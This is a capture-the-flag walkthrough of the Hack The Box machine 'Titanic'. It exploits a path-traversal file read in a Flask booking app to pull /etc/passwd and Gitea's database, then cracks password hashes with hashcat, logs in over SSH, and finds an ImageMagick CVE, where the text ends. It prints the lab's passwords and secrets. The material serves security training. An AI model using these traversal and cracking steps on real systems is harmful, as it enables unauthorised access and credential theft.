Titanic Walkthrough - HTB Easy | Gitea Repository Leak & ImageMagick CVE
Complete walkthrough of Titanic from Hack The Box. An easy Linux machine featuring an Apache server on port 80. Virtual host fuzzing reveals a Gitea server. Exploiting an Arbitrary File Read vulnerability in the booking functionality allows downloading Gitea's SQLite database, extracting and cracking user credentials. SSH access leads to discovering a cron job executing ImageMagick, vulnerable to CVE-2024-41817 for privilege escalation to root.

Overview
Titanic is an easy difficulty Linux machine that features an Apache server listening on port 80. The website on port 80 advertises the amenities of the legendary Titanic ship and allows users to book trips. A second vHost is also identified after fuzzing, which points to a Gitea server. The Gitea server allows registrations, and exploration of the available repositories reveals some interesting information including the location of a mounted Gitea data folder, which is running via a Docker container. Back to the original website, the booking functionality is found to be vulnerable to an Arbitrary File Read exploit, and combining the directory identified from Gitea, it is possible to download the Gitea SQLite database locally. Said database contains hashed credentials for the developer user, which can be cracked. The credentials can then be used to login to the remote system over SSH. Enumeration of the file system reveals that a script in the /opt/scripts directory is being executed every minute. This script is running the magick binary in order to gather information about specific images. This version of magick is found to be vulnerable to an arbitrary code execution exploit assigned CVE-2024-41817. Successful exploitation of this vulnerability results in elevation of privileges to the root user.
External Enumeration
Nmap
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
┌─[dua2z3rr@parrot]─[~]
└──╼ $nmap 10.10.11.55 -vv -p-
<SNIP>
PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack
80/tcp open  http    syn-ack

┌─[dua2z3rr@parrot]─[~]
└──╼ $nmap 10.10.11.55 -vv -p22,80 -sC -sV
<SNIP>
PORT   STATE SERVICE REASON  VERSION
22/tcp open  ssh     syn-ack OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 73:03:9c:76:eb:04:f1:fe:c9:e9:80:44:9c:7f:13:46 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBGZG4yHYcDPrtn7U0l+ertBhGBgjIeH9vWnZcmqH0cvmCNvdcDY/ItR3tdB4yMJp0ZTth5itUVtlJJGHRYAZ8Wg=
|   256 d5:bd:1d:5e:9a:86:1c:eb:88:63:4d:5f:88:4b:7e:04 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIDT1btWpkcbHWpNEEqICTtbAcQQitzOiPOmc3ZE0A69Z
80/tcp open  http    syn-ack Apache httpd 2.4.52
|_http-title: Did not follow redirect to http://titanic.htb/
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.52 (Ubuntu)
Service Info: Host: titanic.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel
We identify an SSH port and an HTTP port.
Website
After modifying the /etc/hosts file, we visit the site.
1
2
3
4
5
6
7
8
9
10
11
┌─[✗]─[dua2z3rr@parrot]─[~]
└──╼ $cat /etc/hosts
# Host addresses
127.0.0.1  localhost
127.0.1.1  parrot
::1        localhost ip6-localhost ip6-loopback
ff02::1    ip6-allnodes
ff02::2    ip6-allrouters
# Others

10.10.11.55 titanic.htb

Clicking on “Book Your Trip” opens a pop-up. This is the only thing we can do on the site.

When we fill in the form and submit it, a JSON file is returned.
1
{"name": "ciao", "email": "ciao@gmail.com", "phone": "214325262", "date": "2025-11-10", "cabin": "Standard"}
Before doing any testing, let’s try to understand what type of language is being used.

Let’s check the 404 pages cheatsheet to figure out what type of web application we’re dealing with: https://0xdf.gitlab.io/cheatsheets/404#flask
We’re working with Flask, a Python framework.
ffuf
Enumerating virtual hosts, I discover dev.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
┌─[dua2z3rr@parrot]─[~]
└──╼ $ffuf -w SecLists/Discovery/DNS/bitquark-subdomains-top100000.txt:FUZZ -u http://titanic.htb/ -ic -H 'Host: FUZZ.titanic.htb' -mc all -fw 20

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://titanic.htb/
 :: Wordlist         : FUZZ: /home/dua2z3rr/SecLists/Discovery/DNS/bitquark-subdomains-top100000.txt
 :: Header           : Host: FUZZ.titanic.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: all
 :: Filter           : Response words: 20
________________________________________________

dev                     [Status: 200, Size: 13982, Words: 1107, Lines: 276, Duration: 143ms]
*                       [Status: 400, Size: 303, Words: 26, Lines: 11, Duration: 48ms]
:: Progress: [100000/100000] :: Job [1/1] :: 645 req/sec :: Duration: [0:02:40] :: Errors: 0 ::
I create an account and search for public repositories.

Reverse Engineering
In the repository related to Docker, I find the MySQL database password in the docker-compose.yml file.
version: ‘3.8’
1
2
3
4
5
6
7
8
9
10
11
12
services:
  mysql:
    image: mysql:8.0
    container_name: mysql
    ports:
      - "127.0.0.1:3306:3306"
    environment:
      MYSQL_ROOT_PASSWORD: 'MySQLP@$$w0rd!'
      MYSQL_DATABASE: tickets
      MYSQL_USER: sql_svc
      MYSQL_PASSWORD: sql_password
    restart: always
I save the password MySQLP@$$w0rd! for later.
In the other repository, I find the app.py file:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
from flask import Flask, request, jsonify, send_file, render_template, redirect, url_for, Response
import os
import json
from uuid import uuid4

app = Flask(__name__)

TICKETS_DIR = "tickets"

if not os.path.exists(TICKETS_DIR):
    os.makedirs(TICKETS_DIR)

@app.route('/')
def index():
    return render_template('index.html')

@app.route('/book', methods=['POST'])
def book_ticket():
    data = {
        "name": request.form['name'],
        "email": request.form['email'],
        "phone": request.form['phone'],
        "date": request.form['date'],
        "cabin": request.form['cabin']
    }

    ticket_id = str(uuid4())
    json_filename = f"{ticket_id}.json"
    json_filepath = os.path.join(TICKETS_DIR, json_filename)

    with open(json_filepath, 'w') as json_file:
        json.dump(data, json_file)

    return redirect(url_for('download_ticket', ticket=json_filename))

@app.route('/download', methods=['GET'])
def download_ticket():
    ticket = request.args.get('ticket')
    if not ticket:
        return jsonify({"error": "Ticket parameter is required"}), 400

    json_filepath = os.path.join(TICKETS_DIR, ticket)

    if os.path.exists(json_filepath):
        return send_file(json_filepath, as_attachment=True, download_name=ticket)
    else:
        return jsonify({"error": "Ticket not found"}), 404

if __name__ == '__main__':
    app.run(host='127.0.0.1', port=5000)
I notice the absence of checks on the files we’re requesting. If we manipulate the ticket variable, we could obtain files we shouldn’t have access to and download them. Let’s use Burp Suite Repeater to quickly manipulate requests.

Let’s try to read the styles.css file in the static folder.

We’ve discovered the Arbitrary File Read vulnerability.
Let’s read the users in the ../../../../etc/passwd file
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:104::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:104:105:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
pollinate:x:105:1::/var/cache/pollinate:/bin/false
sshd:x:106:65534::/run/sshd:/usr/sbin/nologin
syslog:x:107:113::/home/syslog:/usr/sbin/nologin
uuidd:x:108:114::/run/uuidd:/usr/sbin/nologin
tcpdump:x:109:115::/nonexistent:/usr/sbin/nologin
tss:x:110:116:TPM software stack,,,:/var/lib/tpm:/bin/false
landscape:x:111:117::/var/lib/landscape:/usr/sbin/nologin
fwupd-refresh:x:112:118:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
usbmux:x:113:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
developer:x:1000:1000:developer:/home/developer:/bin/bash
lxd:x:999:100::/var/snap/lxd/common/lxd:/bin/false
dnsmasq:x:114:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
_laurel:x:998:998::/var/log/laurel:/bin/false
The user developer exists.
Let’s read the user flag with a request using ticket=../../../../home/developer/user.txt.
Gitea Enumeration
From the Gitea docker compose found in the online repository, we can understand where the app.ini file is located, a file that contains how Gitea connects to the database.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
version: '3'
services:
  gitea:
    image: gitea/gitea
    container_name: gitea
    ports:
      - "127.0.0.1:3000:3000"
      - "127.0.0.1:2222:22"  # Optional for SSH access
    volumes:
      - /home/developer/gitea/data:/data # Replace with your path
    environment:
      - USER_UID=1000
      - USER_GID=1000
    restart: always
This means:
- Host path:
/home/developer/gitea/data(physical machine) - Container path:
/data(inside the container)
From Gitea documentation:
Inside the container, Gitea saves the app.ini file in:
1
/data/gitea/conf/app.ini
Path mapping:
1
2
3
Container:  /data/gitea/conf/app.ini
              ↓ (volume mount)
Host:       /home/developer/gitea/data/gitea/conf/app.ini
Therefore:
/datain the container →/home/developer/gitea/dataon the host/data/gitea/conf/app.iniin the container →/home/developer/gitea/data/gitea/conf/app.inion the host
Complete mapped structure:
1
2
3
4
Container                          →  Host (what you can read)
/data/gitea/conf/app.ini          →  /home/developer/gitea/data/gitea/conf/app.ini
/data/gitea/gitea.db              →  /home/developer/gitea/data/gitea/gitea.db
/data/git/repositories/           →  /home/developer/gitea/data/git/repositories/
Let’s read app.ini with an HTTP request using the vulnerability discovered earlier.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
APP_NAME = Gitea: Git with a cup of tea
RUN_MODE = prod
RUN_USER = git
WORK_PATH = /data/gitea

[repository]
ROOT = /data/git/repositories

[repository.local]
LOCAL_COPY_PATH = /data/gitea/tmp/local-repo

[repository.upload]
TEMP_PATH = /data/gitea/uploads

[server]
APP_DATA_PATH = /data/gitea
DOMAIN = gitea.titanic.htb
SSH_DOMAIN = gitea.titanic.htb
HTTP_PORT = 3000
ROOT_URL = http://gitea.titanic.htb/
DISABLE_SSH = false
SSH_PORT = 22
SSH_LISTEN_PORT = 22
LFS_START_SERVER = true
LFS_JWT_SECRET = OqnUg-uJVK-l7rMN1oaR6oTF348gyr0QtkJt-JpjSO4
OFFLINE_MODE = true

[database]
PATH = /data/gitea/gitea.db
DB_TYPE = sqlite3
HOST = localhost:3306
NAME = gitea
USER = root
PASSWD =
LOG_SQL = false
SCHEMA =
SSL_MODE = disable

[indexer]
ISSUE_INDEXER_PATH = /data/gitea/indexers/issues.bleve

[session]
PROVIDER_CONFIG = /data/gitea/sessions
PROVIDER = file

[picture]
AVATAR_UPLOAD_PATH = /data/gitea/avatars
REPOSITORY_AVATAR_UPLOAD_PATH = /data/gitea/repo-avatars

[attachment]
PATH = /data/gitea/attachments

[log]
MODE = console
LEVEL = info
ROOT_PATH = /data/gitea/log

[security]
INSTALL_LOCK = true
SECRET_KEY =
REVERSE_PROXY_LIMIT = 1
REVERSE_PROXY_TRUSTED_PROXIES = *
INTERNAL_TOKEN = eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJuYmYiOjE3MjI1OTUzMzR9.X4rYDGhkWTZKFfnjgES5r2rFRpu_GXTdQ65456XC0X8
PASSWORD_HASH_ALGO = pbkdf2

[service]
DISABLE_REGISTRATION = false
REQUIRE_SIGNIN_VIEW = false
REGISTER_EMAIL_CONFIRM = false
ENABLE_NOTIFY_MAIL = false
ALLOW_ONLY_EXTERNAL_REGISTRATION = false
ENABLE_CAPTCHA = false
DEFAULT_KEEP_EMAIL_PRIVATE = false
DEFAULT_ALLOW_CREATE_ORGANIZATION = true
DEFAULT_ENABLE_TIMETRACKING = true
NO_REPLY_ADDRESS = noreply.localhost

[lfs]
PATH = /data/git/lfs

[mailer]
ENABLED = false

[openid]
ENABLE_OPENID_SIGNIN = true
ENABLE_OPENID_SIGNUP = true

[cron.update_checker]
ENABLED = false

[repository.pull-request]
DEFAULT_MERGE_STYLE = merge

[repository.signing]
DEFAULT_TRUST_MODEL = committer

[oauth2]
JWT_SECRET = FIAOKLQX4SBzvZ9eZnHYLTCiVGoBtkE4y5B7vMjzz3g
Let’s download gitea.db by making a request directly from the browser.

Let’s open it.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
┌─[dua2z3rr@parrot]─[~/Downloads]
└──╼ $sqlite3 gitea.db
sqlite> .tables
access                     oauth2_grant
access_token               org_user
action                     package
action_artifact            package_blob
action_run                 package_blob_upload
action_run_index           package_cleanup_rule
action_run_job             package_file
action_runner              package_property
action_runner_token        package_version
action_schedule            project
action_schedule_spec       project_board
action_task                project_issue
action_task_output         protected_branch
action_task_step           protected_tag
action_tasks_version       public_key
action_variable            pull_auto_merge
app_state                  pull_request
attachment                 push_mirror
auth_token                 reaction
badge                      release
branch                     renamed_branch
collaboration              repo_archiver
comment                    repo_indexer_status
commit_status              repo_redirect
commit_status_index        repo_topic
commit_status_summary      repo_transfer
dbfs_data                  repo_unit
dbfs_meta                  repository
deploy_key                 review
email_address              review_state
email_hash                 secret
external_login_user        session
follow                     star
gpg_key                    stopwatch
gpg_key_import             system_setting
hook_task                  task
issue                      team
issue_assignees            team_invite
issue_content_history      team_repo
issue_dependency           team_unit
issue_index                team_user
issue_label                topic
issue_user                 tracked_time
issue_watch                two_factor
label                      upload
language_stat              user
lfs_lock                   user_badge
lfs_meta_object            user_blocking
login_source               user_open_id
milestone                  user_redirect
mirror                     user_setting
notice                     version
notification               watch
oauth2_application         webauthn_credential
oauth2_authorization_code  webhook
sqlite> SELECT email, salt, passwd FROM user;
root@titanic.htb|2d149e5fbd1b20cf31db3e3c6a28fc9b|cba20ccf927d3ad0567b68161732d3fbca098ce886bbc923b4062a3960d459c08d2dfc063b2406ac9207c980c47c5d017136
developer@titanic.htb|8bf3e3452b78544f8bee9400d6936d34|e531d398946137baea70ed6a680a54385ecff131309c0bd8f225f284406b7cbc8efc5dbef30bf1682619263444ea594cfb56
ciao@gmail.com|f6c3e0f5db165c605b097b522bcbfa2b|ff5887d9f62e089a0f036ac63cecfd6ab1ad33b3dafa9cd130f70008847835488dedaf0add5beec5184273745e3d830feead
Hash Cracking
We can use a tool called giteatohashcat to convert these strings into proper crackable hashes.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
┌─[dua2z3rr@parrot]─[~]
└──╼ $git clone https://github.com/BhattJayD/giteatohashcat.git
Cloning into 'giteatohashcat'...
remote: Enumerating objects: 10, done.
remote: Counting objects: 100% (10/10), done.
remote: Compressing objects: 100% (8/8), done.
remote: Total 10 (delta 1), reused 5 (delta 0), pack-reused 0 (from 0)
Receiving objects: 100% (10/10), 15.95 KiB | 742.00 KiB/s, done.
Resolving deltas: 100% (1/1), done.
┌─[dua2z3rr@parrot]─[~]
└──╼ $cd giteatohashcat/
┌─[✗]─[dua2z3rr@parrot]─[~/giteatohashcat]
└──╼ $ls -al
total 52
drwxr-xr-x 1 dua2z3rr dua2z3rr   126 23 nov 16.01 .
drwxr-xr-x 1 dua2z3rr dua2z3rr  4018 23 nov 16.01 ..
drwxr-xr-x 1 dua2z3rr dua2z3rr   138 23 nov 16.01 .git
-rw-r--r-- 1 dua2z3rr dua2z3rr  2240 23 nov 16.01 giteaToHashcat.py
-rw-r--r-- 1 dua2z3rr dua2z3rr  3415 23 nov 16.01 .gitignore
-rw-r--r-- 1 dua2z3rr dua2z3rr 35149 23 nov 16.01 LICENSE
-rw-r--r-- 1 dua2z3rr dua2z3rr  1203 23 nov 16.01 README.md
-rw-r--r-- 1 dua2z3rr dua2z3rr    16 23 nov 16.01 requirements.txt
┌─[✗]─[dua2z3rr@parrot]─[~/giteatohashcat]
└──╼ $pip3 install -r requirements.txt --break-system-packages
Defaulting to user installation because normal site-packages is not writeable
Collecting termcolor==2.5.0
  Downloading termcolor-2.5.0-py3-none-any.whl (7.8 kB)
Installing collected packages: termcolor
Successfully installed termcolor-2.5.0
┌─[dua2z3rr@parrot]─[~/giteatohashcat]
└──╼ $chmod +x giteaToHashcat.py
┌─[✗]─[dua2z3rr@parrot]─[~/giteatohashcat]
└──╼ $python3 giteaToHashcat.py ../Downloads/gitea.db
[+] Extracting password hashes...
[+] Extraction complete. Output:
administrator:sha256:50000:LRSeX70bIM8x2z48aij8mw==:y6IMz5J9OtBWe2gWFzLT+8oJjOiGu8kjtAYqOWDUWcCNLfwGOyQGrJIHyYDEfF0BcTY=
developer:sha256:50000:i/PjRSt4VE+L7pQA1pNtNA==:5THTmJRhN7rqcO1qaApUOF7P8TEwnAvY8iXyhEBrfLyO/F2+8wvxaCYZJjRE6llM+1Y=
dua2z3rr:sha256:50000:9sPg9dsWXGBbCXtSK8v6Kw==:/1iH2fYuCJoPA2rGPOz9arGtM7Pa+pzRMPcACIR4NUiN7a8K3VvuxRhCc3RePYMP7q0=
Now let’s crack them:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
┌─[dua2z3rr@parrot]─[~]
└──╼ $echo 'sha256:50000:i/PjRSt4VE+L7pQA1pNtNA==:5THTmJRhN7rqcO1qaApUOF7P8TEwnAvY8iXyhEBrfLyO/F2+8wvxaCYZJjRE6llM+1Y=' > hash.txt
┌─[dua2z3rr@parrot]─[~]
└──╼ $hashcat -m 10900 hash.txt rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 3.1+debian  Linux, None+Asserts, RELOC, SPIR, LLVM 15.0.6, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
==================================================================================================================================================
* Device #1: pthread-haswell-AMD Ryzen 7 3700X 8-Core Processor, 4283/8630 MB (2048 MB allocatable), 8MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Single-Hash
* Single-Salt
* Slow-Hash-SIMD-LOOP

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 2 MB

Dictionary cache hit:
* Filename..: rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

Cracking performance lower than expected?

* Append -w 3 to the commandline.
  This can cause your screen to lag.

* Append -S to the commandline.
  This has a drastic speed impact but can be better for specific attacks.
  Typical scenarios are a small wordlist but a large ruleset.

* Update your backend API runtime / driver the right way:
  https://hashcat.net/faq/wrongdriver

* Create more work items to make use of your parallelization power:
  https://hashcat.net/faq/morework

sha256:50000:i/PjRSt4VE+L7pQA1pNtNA==:5THTmJRhN7rqcO1qaApUOF7P8TEwnAvY8iXyhEBrfLyO/F2+8wvxaCYZJjRE6llM+1Y=:25282528

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 10900 (PBKDF2-HMAC-SHA256)
Hash.Target......: sha256:50000:i/PjRSt4VE+L7pQA1pNtNA==:5THTmJRhN7rqc...lM+1Y=
Time.Started.....: Sun Nov 23 16:05:37 2025 (9 secs)
Time.Estimated...: Sun Nov 23 16:05:46 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:      636 H/s (10.89ms) @ Accel:64 Loops:1024 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 5632/14344385 (0.04%)
Rejected.........: 0/5632 (0.00%)
Restore.Point....: 5120/14344385 (0.04%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:49152-49999
Candidate.Engine.: Device Generator
Candidates.#1....: allison1 -> katana
Hardware.Mon.#1..: Util: 47%

Started: Sun Nov 23 16:04:57 2025
Stopped: Sun Nov 23 16:05:49 2025
The password is 25282528. Unfortunately, we cannot crack the root account.
Let’s connect via SSH to developer on the victim’s machine.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
┌─[✗]─[dua2z3rr@parrot]─[~]
└──╼ $ssh developer@titanic.htb
developer@titanic.htb's password:
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-131-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Sun Nov 23 03:13:36 PM UTC 2025

  System load:  0.0               Processes:             227
  Usage of /:   75.9% of 6.79GB   Users logged in:       0
  Memory usage: 14%               IPv4 address for eth0: 10.10.11.55
  Swap usage:   0%


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

developer@titanic:~$
Shell as Developer
Internal Enumeration
Let’s use the usual commands we use on every box.
1
2
developer@titanic:~$ sudo -l
[sudo] password for developer:
After some enumeration, I find the script /opt/scripts/identify_images.sh which is executed by root every minute. Here’s the code:
1
2
3
cd /opt/app/static/assets/images
truncate -s 0 metadata.log
find /opt/app/static/assets/images/ -type f -name "*.jpg" | xargs /usr/bin/magick identify >> metadata.log
The binary /usr/bin/magick is unusual. Searching online, I see that the version on the host is vulnerable to CVE-2024-41817.
1
2
3
4
5
6
7
8
/usr/bin/magick -version
Version: ImageMagick 7.1.1-35 Q16-HDRI x86_64 1bfce2a62:20240713 https://imagemagick.org
Copyright: (C) 1999 ImageMagick Studio LLC
License: https://imagemagick.org/script/license.php
Features: Cipher DPC HDRI OpenMP(4.5)
Delegates (built-in): bzlib djvu fontconfig freetype heic jbig jng jp2 jpeg lcms lqr lzma
openexr png raqm tiff webp x xml zlib
Compiler: gcc (9.4)
You can find information about the vulnerability and how it works here: https://github.com/ImageMagick/ImageMagick/security/advisories/GHSA-8rxc-922v-phg8. Below I’ll only show the procedure I applied.
